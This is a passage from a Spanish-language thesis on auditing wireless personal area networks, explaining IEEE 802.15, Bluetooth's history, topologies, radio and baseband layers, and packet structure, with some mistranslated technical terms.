- Si bien este es el campo en el que más se ha desarrollado y para el cual se ha creado específicamente, en la actualidad se ofrecen un sin número de teléfonos móviles que cuentan con esta tecnología así como portátiles, PDAS, accesorios para teléfonos etc.
- En el sector hotelero La tecnología permitirá a los huéspedes hacer su "check-in" y "check-out", entrar a sus habitaciones, utilizar Internet, recibir mensajes de voz, y pagar comidas en el restaurante del hotel, el primero en implementar son la cadena de hoteles Holy day Inn.
- En lo que concierne a la tecnología infrarrojo también se han utilizado en la medicina a continuación se detallara un caso aplicativo en este caso: Un equipo de científicos en el Reino Unido está llevando a cabo un experimento con un

casco especial para tratar el Alzheimer. Este casco emite luz infrarroja a niveles muy bajos que, según los investigadores de la Universidad de Sunderland, puede llegar a estimular el crecimiento de las neuronas. La terapia de rayos infrarrojos fue desarrollada en un principio para el tratamiento de herpes. Pero cuando los científicos estudiaron su funcionamiento, descubrieron que estimulaba el crecimiento de las células y por lo tanto, pensaron que podría aplicarse para tratar otras condiciones

1.4 DELIMITACIONES.

Las limitaciones que se encontraron durante el transcurso de la investigación fueron las siguientes:

- Dado que las herramientas para monitoreo, control y administración en la tecnología ZigBee son limitados, tanto en costo como en accesibilidad se prescindirá de la misma, Las tecnologías que en el país ha incursionado con mayor cobertura son Bluetooth e infrarrojo que van a ser objetos del análisis para la investigación.
- Para la realización de la auditoria aplicadas a las redes WPAN, se lo llevo a cabo a los estudiantes de primer a quinto año de Ingeniería en sistemas de a UNACH, año lectivo 2010-2011; para ello se aplicaron encuestas, de donde se escogieron a alumnos que contaran con cualquier tipo de dispositivo que contara con cualquiera de las dos tecnologías Bluetooth o Infrarrojo.

CAPITULO 2

FUNDAMENTACIÓN TEORICA

2.1 ANTECEDENTES DE LA INVESTIGACION.

El proyecto de investigación realizado por IBM, en 1996 conocido como “Near-Field Intra-Body” (NIC-PAN) crea uno de los primeros conceptos de redes PAN.

Este proyecto utiliza al cuerpo humano como medio de comunicación, debido a su contenido de sal que permite la conducción de electricidad, este dispositivo de transmisión NIC-PAN carga y descarga al cuerpo humano, dando como resultado un potencial oscilante entre el cuerpo y el ambiente. Estos cambios de potencial son tomados por el dispositivo NIC-PAN.

Sin embargo el enfoque NIC-PAN no evoluciono más allá de un proyecto de investigación, mientras que la verdadera revolución en el área de las WPAN’s se inició con el uso de las WPAN’s basadas en transmisiones inalámbricas WPAN’s.

En el año de 1994 se trata de definir un estándar para WPAN’s con la propuesta de Ericsson cuya meta era encontrar una solución para la transmisión inalámbrica entre teléfonos móviles y sus accesorios (ejemplo manos libres) este proyecto fue bautizado con el nombre de Bluetooth para ello Nokia, Intel, Toshiba, e IBM se unieron a Ericsson formando el grupo de interés especial Bluetooth (SIG) en mayo de 1998

El propósito de Bluetooth SIG es desarrollar estándares de provecho para Pan que satisfagan las necesidades de comunicación de todos los dispositivos de computación y comunicaciones móviles en un espacio geográfico reducido sin importar su tamaño o potencia.

Cabe destacar que después de un tiempo de haberse iniciado esta investigación, se realizaron varias sobre la seguridad implementadas en el proyecto, con el pasar del tiempo esta investigación se fue robusteciendo cada vez más, y con ella su seguridad, pero también iban apareciendo nuevos ataques en contra de las mismas.

En Ecuador se han realizado investigaciones acerca de la seguridades implementadas en las tecnología Bluetooth, en lo que concierne a Infrarrojo se han realizado estudios basados e implementados en sensores de diferente tipo, si bien algunas de estas investigaciones pudo servir como plataforma para realizar esta investigación.

2.2 REDES INALÁMBRICAS DE ÁREA PERSONAL WPAN.

2.2.1 DEFINICIONES.

Una Red de Área Personal Inalámbrica es aquella que enfocan sus sistemas de comunicaciones a un área típica de 10 metros a la redonda que envuelve a una persona o a algún dispositivo ya sea que esté en movimiento o no. “A diferencia de las redes de área local (WLAN), una conexión hecha a través de una WPAN involucra a muy poca o nula infraestructura o conexiones directas hacia el mundo exterior”. Este tipo de tecnología también procura hacer un uso eficiente de recursos, por lo que se han diseñado protocolos simples y lo óptimos para cada necesidad de comunicación y aplicación.

Una WPAN puede entenderse como una cápsula personal de comunicación alrededor de una persona. Dentro de dicha cápsula, que se mueve de la misma forma en que lo hace una persona, los dispositivos personales se pueden conectarse entre ellos.

Para satisfacer las diferentes necesidades de comunicación dentro de un área personal la IEEE se divide los grupos de estudio en 4 grupos de trabajo, que se encargan del desarrollo de estándares.

2.2.2 GRUPOS DE TRABAJO.

Existen principalmente cuatro grupos de trabajo para la tecnología WPAN, cada uno de ellos con características e intereses específicos que generan estándares que satisfacen necesidades específicas de comunicación.

Estándar IEEE	Redes WPAN 802.15	802.15.1
		802.15.2
		802.15.3
		802.15.4

Tabla 1: Grupos de trabajo según el estándar

- Grupo de trabajo 802.15.1: WPAN's de rango medio (802.15.1/Bluetooth) que manejarán una cantidad de tareas que van de teléfonos celulares hasta comunicación entre PDA's y tienen QoS apropiado para aplicaciones de voz.
- Grupo de trabajo 802.15.2: desarrollo un modelo de coexistencias entre las WLAN y WPAN, así como de los aparatos que las envuelven.

- Grupo de trabajo 802.15.3: Trabaja para establecer los estatus y publicar un nuevo rango de velocidad elevada (20 Mbps/s o mayores) para WPAN's. Además de ofrecer una alta velocidad de transmisión, este estándar está diseñando para consumir poca energía y ofrecer soluciones a bajos costos así como aplicaciones multimedia que requieren altos niveles de QoS.
- Grupo de trabajo 802.15.4: este grupo investiga y desarrolla soluciones que requieren una baja transmisión de datos y con ello una duración en las baterías de meses e incluso de años así como una complejidad relativamente baja.

2.2.3 APLICACIONES DE LAS REDES DE ÁREA PERSONAL.

La finalidad de las redes WPAN es proveer una comodidad al usuario al permitir liberarse de los incómodos cables y proveer una fácil compartición de información entre todas las clases de dispositivos inalámbricos las aplicaciones más comunes de las redes WPAN es:

- Sincronización de dispositivos personales: sincronización automática de datos entre dispositivos móviles inalámbricos tales como teléfonos móviles personales, computadores portátiles, etc. que ejecutan aplicaciones similares.
- Conectividad Ad hoc: transferencia de archivos, y otra información hacia otros usuarios de dispositivo PAN.
- Computadoras sin cable: interfaces inalámbricos tales como ratón, teclado etc.
- Periféricos sin cable: acceso a una gran variedad de periféricos inalámbricos como impresoras, escáneres, fax etc.
- Acceso inalámbrico localizado a una LAN: puede lograrse a través de un Access Point compatible con Pan.
- Acceso a internet: descargar correo electrónico o navegar por páginas Web usando dispositivos PAN, tales como teléfonos móviles.
- Auriculares de telefonía inalámbrico
- Automatización del hogar: transferencia de comandos a dispositivos del hogar con compatibilidad PAN.
- Compras/reservaciones electrónicas: los dispositivos Pan pueden ser usados para adquirir boletos y reservaciones electrónicamente.

- Medicina: dispositivos médicos con interfaces PAN que puedan usarse para incrementar la seguridad de los pacientes ejemplo marcapasos que pueden ser monitoreados y controlados remotamente a través de interfaces PAN o pueden ser programados para llamar inmediatamente una ambulancia mientras transmiten la condición médica del paciente en el caso de un ataque al corazón u otro problema de salud serio

2.2.4 MODELO OSI-ISO Y MODELO IEEE 802.15.

Dado que las redes actuales funcionales de comunicación tienen como modelo de referencia al ISO-OSI es prudente ver la relación por capas o niveles de comunicación que este tiene con el modelo IEEE 802.

CAPA	MODELO ISO-OSI	MODELO IEEE 802.15
7	Capa de Aplicación.	Capas superiores
6	Capa de Presentación.	
5	Capa de sesión.	
4	Capa de Transporte.	
3	Capa de Red.	
2	Capa de enlace de Datos (DLL)	Control de enlace Lógico (LLC)
1		Control de acceso a medios (MAC)
	Capa Física.	Capa Física (PHY)

Tabla 2: Modelo ISO-OSI vs Modelo IEEE 802.15

El proyecto IEEE 802 divide al DLL en dos subcapas, la subcapa de enlace de acceso a medios (MAC) y la de control de enlaces lógicos (LLC) el LLC es común a todos estándares 802, como el 802.3, 802.11 y la familia del 802.15. La subcapa MAC depende del hardware y varía respecto a la implementación física de esta capa.

2.3. EL ESTÁNDAR BLUETOOTH

2.3.1 ¿QUÉ ES Y CÓMO SURGIÓ BLUETOOTH?

Bluetooth es una tecnología utilizada para la conectividad inalámbrica de corto alcance entre dispositivos como PDA's, teléfonos celulares, teclados, máquinas de fax, computadoras de escritorio y portátiles, módems, proyectores, impresoras, etc.



Figura 1: Estándar Bluetooth.

El principal objetivo de esta tecnología, es la posibilidad de reemplazar los numerosos cables que conectan unos dispositivos con otros por medio de un enlace de radio universal de corto alcance. Por ejemplo, la tecnología de radio Bluetooth implementada en el teléfono celular y en el ordenador portátil reemplazaría el molesto cable utilizado hoy en día para conectar ambos aparatos. Las impresoras, las agendas electrónicas, los PDA, los faxes, los teclados, los joysticks y prácticamente cualquier otro dispositivo digital son susceptibles de formar parte de un sistema Bluetooth.

2.3.2 ANTECEDENTES.

En 1994, Ericsson inició un estudio para investigar la viabilidad de una interfaz vía radio, de bajo costo y consumo, para la interconexión entre teléfonos móviles y otros accesorios, con la intención de eliminar los cables entre los aparatos.

El estudio partía de un largo proyecto que investigaba sobre unos multi comunicadores conectados a una red celular, hasta que se llegó a un enlace de radio de corto alcance.

Conforme este proyecto avanzaba se fue viendo claramente que este tipo de enlace podía ser utilizado ampliamente en un gran número de aplicaciones, ya que tenía como principal virtud el que se basaba en un chip de radio relativamente económico.

2.3.3 ¿DE DÓNDE SURGIÓ EL NOMBRE BLUETOOTH?

Recibe su nombre del rey vikingo Harold II Bluetooth el cual reino Dinamarca entre 990 y 1000 dc, apodado Batan o "diente azul" (Bluetooth) a causa de una enfermedad que le daba esta coloración a su dentadura, reunificó bajo su reinado numerosos pequeños reinos que existían en Escandinavia y que funcionaban con reglas distintas, lo mismo que hace la tecnología Bluetooth. El nombre fue tomado (promovido por Ericsson (Suecia) y Nokia (Finlandia)) debido a que las compañías de la región Báltica (Noruega, Finlandia, Dinamarca y Suecia) son piezas claves en la industria de las comunicaciones y optaron por usar el apellido del Rey que logro la unión de Dinamarca y parte de Noruega.

2.3.4. CARACTERÍSTICAS DE LA TECNOLOGÍA BLUETOOTH.

CARACTERÍSTICAS	VALOR
Frecuencia.	2.4GHz.
Tecnología.	Espectro disperso.
Potencia de transmisión.	1mW para 10m, 10mW para 20 m, 100mW para 100m.
Canales Máximos de Voz.	3 por piconet.
Canales Máximos de datos.	7 por piconet.
Velocidad de datos.	721 kbps por piconet.
Cobertura.	10m, 30m y 100m.
Nº de Dispositivos.	7 por piconet y hasta 10 por piconet en 10 m.
Alimentación.	2.7 volts.
Interferencia.	Es mínima, se implementan saltos rápidos en frecuencia de 1,600 veces por segundo.

Tabla: 3: características más importantes de la tecnología Bluetooth.

2.3.5 TOPOLOGÍAS DE CONEXIÓN DE LA WPAN BLUETOOTH.

- Piconet: colección de dispositivos (de 2 a 8) conectados por medio de la tecnología Bluetooth. Todos los dispositivos tienen la misma implementación.

Sin embargo, al crearse la red una unidad actuará como maestra y el resto como esclavas mientras dure la conexión.




Figura 2: Red Piconet, Scatternet, Dirección Mac.

- **Scatternet:** cuando en una misma zona hay varias piconets independientes y no sincronizadas forman lo que se llama una scatternet.
- **Dirección Mac:** el maestro de la piconet asigna a los esclavos una dirección Mac de 3 bits para distinguir a los miembros de la piconet, de las otras piconets de la zona que forman la scatternet.
- **Standby:** Los dispositivos en un "piconet" que no están conectados, están en modo Standby, ellos escuchan mensajes cada 1,28 segundos, sobre 32 saltos de frecuencias.
- **Page/Inquirí:** permite el envío de un paquete denominado page que permite realizar la conexión con otro dispositivo, y si el receptor de este page contesta se comienza con la transferencia de datos.
- **Modo Activo:** modo que se produce cuando hay un intercambio de información.
- **Modo Gold:** es un modo de ahorro de energía que mantiene en estado de espera a los esclavos de la piconet cuando no tienen nada que transmitir e incluso puede ser solicitado por los dispositivos esclavos cuando terminan de enviar información.
- **Modo Swift:** otro modo de ahorro de energía, en el cual el esclavo reduce la frecuencia con que escucha de la red, reduciendo así su consumo.
- **Pared:** Un tercer modo de ahorro de energía sería este, en el cual el esclavo pierde su dirección MAC de la piconet, pero sigue sincronizado con esta y solo escucha la red ocasionalmente para mensajes broadcast.

2.3.6 FUNCIONAMIENTO DE BLUETOOTH.

Los dispositivos Bluetooth están compuestos por dos partes principales. Un dispositivo de radio, encargado de modular y transmitir la señal, y un controlador digital. "El radio Bluetooth es un pequeño microchip que opera en una banda de frecuencia disponible mundialmente. Pueden realizarse comunicaciones punto a punto y punto multipunto".

"Bluetooth es una tecnología de radio-frecuencia que utiliza la banda ISA de 2.5GHz. Aplicaciones relacionadas incluyen redes de PC y periféricos, computación escondida, y sincronización de data como en agendas de direcciones y calendarios. Otras aplicaciones pueden incluir redes caseras y otros electrodomésticos caseros del futuro".



Figura 3: Ubicación de la frecuencia utilizada por Bluetooth.

"En los Estados Unidos y Europa, el rango de frecuencias es desde 2400 hasta 2483.5 MHz, con 79 canales de frecuencias de radio de 1MHz. En la práctica, el rango es de 2402 MHz hasta 2480 MHz. En Japón el rango de frecuencias va desde 2472 hasta 2497 MHz, con 23 canales de frecuencia de radio de 1Mhz"

Bluetooth solo soporta 780Kbps, los cuales pueden ser usados como 721Kbps en transferencia de datos unidireccional (simplex), 57,6Kbps en la dirección de retorno, es decir, realizando una conexión full dúplex, o como 432,6Kbps en transferencia de datos simétrica, es decir, cuando ambos dispositivos que se comunican estén equidistantes al dispositivo maestro.

Por el hecho de ser una tecnología basada en medios no guiados, se presenta una fuerte influencia en los problemas que este tipo de medios acarrear. Uno de estos problemas, sobretodo presente a este nivel de frecuencia, es la interferencia de la señal emitida. Una de las formas en que los dispositivos Bluetooth evitan interferir con otros sistemas es mandando señales muy débiles de 1 mili vatios. En comparación, de los teléfonos celulares más poderosos pueden transmitir una señal de 3 vatios. El bajo poder limita el

alcance de un dispositivo Bluetooth a unos 10m, eliminando el chance de interferencias entre un sistema de computación y un teléfono inalámbrico o un televisor.

Con muchos dispositivos Bluetooth diferentes dentro de una misma habitación, uno pensaría que ellos podrían interferir unos con otros, pero es improbable que muchos de los dispositivos estén en la misma frecuencia, debido a que Bluetooth utiliza una técnica llamada salto de amplio espectro de frecuencias (spread-septum frecuencia hopping). En esta técnica, un dispositivo utilizar 79 frecuencias individuales escogidas al azar dentro de un rango designado, cambiando de una a otra en una forma regular. En el caso de Bluetooth, los transmisores cambias frecuencias 1600 veces por segundo, significando que más dispositivos pueden hacer uso completo de un pedazo limitado del espectro de radio.




Figura 4: Spread-Spectrum frequency hopping.

2.3.6.1 Tipo de trama Bluetooth.

Como todo transmisor Bluetooth utiliza transmisión de espectro amplio automáticamente, es improbable que dos transmisores estén en la misma frecuencia al mismo tiempo. Esta misma técnica minimiza el riesgo de interrupciones a otros dispositivos Bluetooth por parte de un teléfono inalámbrico o un monitor de bebés, ya que cualquier interferencia durará sólo una pequeña fracción de segundo.

Bluetooth tiene un nivel en el cual los distintos dispositivos que se comunicarán pueden ponerse de acuerdo para enviar los datos en un espacio de tiempo, en cuanto a la cantidad de datos a ser enviados, el tiempo empleado en la comunicación y la seguridad de que ambas partes están hablando del mismo mensaje.

En cuanto a la forma como se estructuran los paquetes y los datos en una comunicación Bluetooth, tenemos algunas características relevantes.

- Tienen un máximo de 5 espacios de tiempo.

- Los datos en un paquete pueden tener un máximo de 2745 bits.
- Existen dos tipos de transferencia de datos entre dispositivos: SCO (síncronos conectaron oriente) y ACL (asíncronos connection less).

Cada paquete comienza con 72 bits de código de acceso derivados de la identidad del maestro y que es única para el canal. Cada paquete intercambiado en el canal esta precedido por este código. Ciertos recipientes en la Piconet comparan las señales que arriban con el código de acceso, y si éstos no son iguales, el paquete recibido es considerado no válido en el canal y el resto del contenido es ignorado. Además, el código de acceso es también utilizado para sincronización. El código de acceso es sumamente robusto y resistente a la interferencia. Una cabecera sigue al código de acceso y ésta contiene información de control importante como la dirección de control de acceso al medio (MAC), tipo de paquete, bits de control de flujo, el esquema ARQ de petición de retransmisión automática y un chequeo de error en cabecera. La cabecera está protegida por un código de corrección de error. Los datos (Payload) pueden seguir o no a la cabecera y para soportar altas ratas de datos se definen los paquetes multi-slot. Un paquete puede cubrir uno, tres o cinco slots y son siempre enviados en una portadora de salto sencilla.



Figura 5: Formato de trama Bluetooth en la Capa Banda Base.

2.3.6.2 Funcionamiento Del Microchip Bluetooth.



Figura 6: Microchip para Bluetooth.

Consta de 7 canales dedicados a la transmisión de datos, están disponibles 3 canales de voz a $64^{\text{kbit/s}}$. Cada dispositivo tiene dirección única de 48 bits, basada en el estándar IEEE 802.11 para LAN inalámbrica, que le permite formar, temporalmente, parte de

una piconet. Las conexiones son uno a uno con un rango máximo de 10 metros, aunque actualmente se puede llegar hasta los 100 metros.

Bluetooth está dotado de un esquema de salto de frecuencia. Utiliza un sistema que busca una parte no utilizada del espectro. Éste sistema divide la banda de frecuencia en varios canales de salto, donde, los transceptores, durante la conexión van cambiando de uno a otro canal de salto de manera pseudo-aleatoria. Con esto se consigue que el ancho de banda instantáneo sea muy pequeño y también una propagación efectiva sobre el total de ancho de banda.

(Salto de frecuencia), se pueden conseguir transceptores de banda estrecha con una gran inmunidad a las interferencias.

Este esquema de "frequency hop" (saltos de frecuencia aleatorios) permite a los dispositivos comunicarse inclusive en áreas donde existe una gran interferencia electromagnética (el hecho de que los paquetes sean cortos y los saltos rápidos reducen el impacto nocivo de los hornos de microondas u otros dispositivos que trabajen en la misma banda); además de que se provee de mecanismos de encriptación

(Con longitud de la clave de hasta 64 bits) y autenticación, para controlar la conexión y evitar que cualquier dispositivo, no autorizado, pueda acceder a los datos o modificarlos.

Bluetooth se ha diseñado para operar en un ambiente multi-usuario. Los dispositivos pueden habilitarse para comunicarse entre sí e intercambiar datos de una forma transparente al usuario. Como se utilizan 3 bits para la dirección MAC, hasta ocho usuarios o dispositivos pueden formar una "piconet" y hasta diez "piconets" pueden coexistir en la misma área de cobertura, cada piconet se identificará por una secuencia de saltos de frecuencia distinta. Bluetooth minimiza la interferencia potencial al emplear saltos rápidos en frecuencia (1600 veces por segundo).

Dado que cada enlace es codificado y protegido contra interferencia y pérdida de enlace, Bluetooth puede considerarse como una red inalámbrica de corto alcance muy segura. El sistema Bluetooth permite conexiones punto a punto y punto a multipunto.

2.3.7 ARQUITECTURA DE HARDWARE BLUETOOTH.

Está compuesto por dos partes la primera de ella es un dispositivo de radio que es el encargado de modular y transmitir la señal, un controlador digital que a su vez está

compuesto por un procesador de señales digitales llamado Link Controller, una CPU que es el encargado de atender las instrucciones del Bluetooth del dispositivo anfitrión, esto se logra gracias al Link Manager que es un software el cual tiene como función permitir la comunicación con otros dispositivos por medio del protocolo LMP.

Entre las tareas realizadas por el link controller y link manager destaca el envío y recepción de datos, empaginamiento y peticiones, determinación de conexiones, autenticación, negociación y determinación de tipos de enlace, determinación del tipo de cuerpo de cada paquete y ubicación del dispositivo en modo sniff o hold.

2.3.8 ARQUITECTURA DE SOFTWARE BLUETOOTH.

La arquitectura de Bluetooth especifica el conjunto de protocolos con los que pueden operar las distintas aplicaciones. Así, cada aplicación puede operar bajo una estructura de protocolos definida por cada columna que se presentan en la figura, o por un conjunto de ellas.

Uno de los principales objetivos de la tecnología Bluetooth es conseguir que aplicaciones de dispositivos diferentes mantengan un diálogo fluido. Para conseguirlo, ambos deben ejecutarse sobre el mismo stack de protocolos.

El stack está constituido por dos clases de protocolos. Una primera clase llamada de protocolos específicos que implementa los protocolos propios de Bluetooth. Y una segunda clase formada por el conjunto de protocolos adoptados de otras especificaciones. Esta división de clases en el diseño de protocolos Bluetooth permite aprovechar un conjunto muy amplio de ventajas.

Por otro lado, la utilización de protocolos no específicos ofrece la ventaja de la interacción de esta tecnología con protocolos comerciales ya existentes; así como la posibilidad de que Bluetooth esté abierto a implementaciones libres o nuevos protocolos de aplicación de uso común. El stack de protocolos se puede dividir en cuatro capas lógicas y según se muestra en la Figura:

- Núcleo de *Bluetooth*: Radio, Banda Base, LMP, L2CAP, SDP.
- Sustitución de cables: RFCOMM.
- Protocolos adoptados: PPP, UDP, TCP, IP, OBEX, WAP, IRMC, WAE

● Control de telefonía: TCS-binary, AT-Commands.

El llamado núcleo de *Bluetooth* ha sido implementado en su totalidad por el SIG, no obstante otros como RFCOMM y TCS-binary, pese a ser desarrollados por el propio SIG, los han desarrollado siguiendo las recomendaciones de otras instituciones de telecomunicaciones.

El resto de capas lógicas de sustitución de cables, de control de telefonía y de protocolos adoptados, se agrupan en los protocolos orientados a aplicación, permitiendo así a las diferentes aplicaciones existentes o desarrolladas en el futuro poder correr sobre el núcleo de *Bluetooth*.

A partir de aquí se va a realizar una descripción detallada de los protocolos que emplea *Bluetooth* en su núcleo, y que constituyen la base de su funcionamiento.

2.3.9 PROTOCOLOS DE BLUETOOTH.




Figura 7: Descripción de los protocolos de Bluetooth.

2.3.9.1 BLUETOOTH RADIO:

La capa radio de Bluetooth define las necesidades de los distintos dispositivos Bluetooth que opera en la banda ISM a 2,4GHz. Esta capa se basa en el método de división de espectro conocido como espectro ensanchado, utilizando 79 saltos de

frecuencia en cada MHz, comenzando en 2,400GHz y acabando en 2,480GHz. En ambos sistemas se utiliza una banda de guarda entre cada salto, con el fin de respetar las regulaciones de cada país en cuanto al tema de evitar las transmisiones fuera de banda.

Se tienen tres clases de dispositivos según la potencia de los mismos:

- Potencia Clase 1: Dispositivos de largo alcance (aprox. 100m), con una potencia máxima de salida de 20dBm.
- Potencia Clase 2: Dispositivos de medio alcance (aprox. 10m), con una potencia máxima de salida de 4dBm.
- Potencia Clase 3: Dispositivos de corto alcance (aprox. 10cm), con una potencia máxima de salida de 0dBm.

La interfaz radio Bluetooth se basa en una antena de potencia nominal de 0dBm.

Cada dispositivo puede variar su potencia de manera opcional. El equipamiento con control de potencia optimiza la potencia de salida con comandos procedentes del protocolo de enlace. Esto se hace midiendo el RSSI (Receiver Signal Strength Indicator), retornando un mensaje indicando si la potencia debe ser incrementada o decrementada. La modulación utilizada en la interface radio de Bluetooth es GFSK (Gaussian Frequency Shift Keying), donde un uno binario se representa con una desviación positiva de frecuencia, mientras que un cero se expresa como una desviación negativa de la frecuencia.

2.3.9.2 BASE BAND:

Bluetooth utiliza el esquema TDD (Time-Division Duplex) para la comunicación de varios dispositivos en modo full-dúplex. Se divide el canal en slots de 625us de duración. La información se transmite en paquetes, en saltos de frecuencia diferentes, para incrementar la protección frente a interferencias. Un paquete ocupa normalmente un único slot, (FIGURA 8 transmisión de paquetes sencillos), pero puede ocupar hasta cinco consecutivos (FIGURA 9) Transmisión paquetes multi slot)




Figura 8: Transmisión paquetes sencillo.




Figura 9: transmisión Paquetes Multi-slot.

2.3.9.2.1 CANALES FÍSICOS.

2.3.9.2.1.1 DEFINICIÓN DE CANAL.

El canal está representado por una secuencia pseudoaleatoria de 79 o 23 (esta última sola para Francia y España) canales RF. Esta secuencia de saltos es única para la piconet y es determinada por la dirección del dispositivo Bluetooth maestro; la fase en la secuencia de salto es determinada por el reloj del dispositivo maestro.

El canal está dividido en fragmentos de tiempos (slots) donde cada uno corresponde a un salto de frecuencia RF. Estos saltos consecutivos corresponden a diferentes frecuencias la tasa de saltos nominal es de 1600 saltos/seg.

2.3.9.2.1.2 Slots de Tiempo.

Los slots están numerados en función μ la duración de un slot es de 625 del reloj del dispositivo maestro de la piconet. El rango de numeración de los slots están entre 0 y $2^{27} - 1$ y es cíclico con un ciclo largo de 2^{27}

Se utiliza el esquema TDD cuando el maestro y esclavo transmiten alternativamente, el maestro comienza su transmisión en los slots pares, mientras que los esclavos lo hacen en los impares. El comienzo de transmisión del paquete con el comienzo del slot durante el cual la frecuencia de salto ha de permanecer fija. Un paquete puede tener una duración mayor que un slot de forma que la frecuencia de salto permanece fija durante la transmisión del paquete. Una vez finalizada volverá a ser la misma que si cada paquete tuviese duración de un slot. La frecuencia del salto viene determinada por el reloj del maestro en ese momento.

2.3.9.2.2 LOS PAQUETES BLUETOOTH poseen tres partes bien diferenciadas, como se puede apreciar en la siguiente figura:



Figura 10: Paquete Bluetooth.

2.3.9.2.2.1 CÓDIGO DE ACCESO: cada paquete empieza con un código de acceso que puede tener una longitud de 72 bits. (En otro caso, de 68 bits). Este código de acceso es usado para la sincronización del tiempo, identificación (señalización). El código de acceso identifica todos los paquetes intercambiados en una piconet. Todos los paquetes enviados en la misma piconet son comenzados por el mismo código de acceso del canal. Se usa también en procesos de búsqueda y consulta, en este caso el código de acceso se utiliza como un mensaje de señalización y ni la cabecera ni la parte útil del paquete están presentes.

El código de acceso consiste en un preámbulo (introducción). Una palabra de sincronización y una cola.

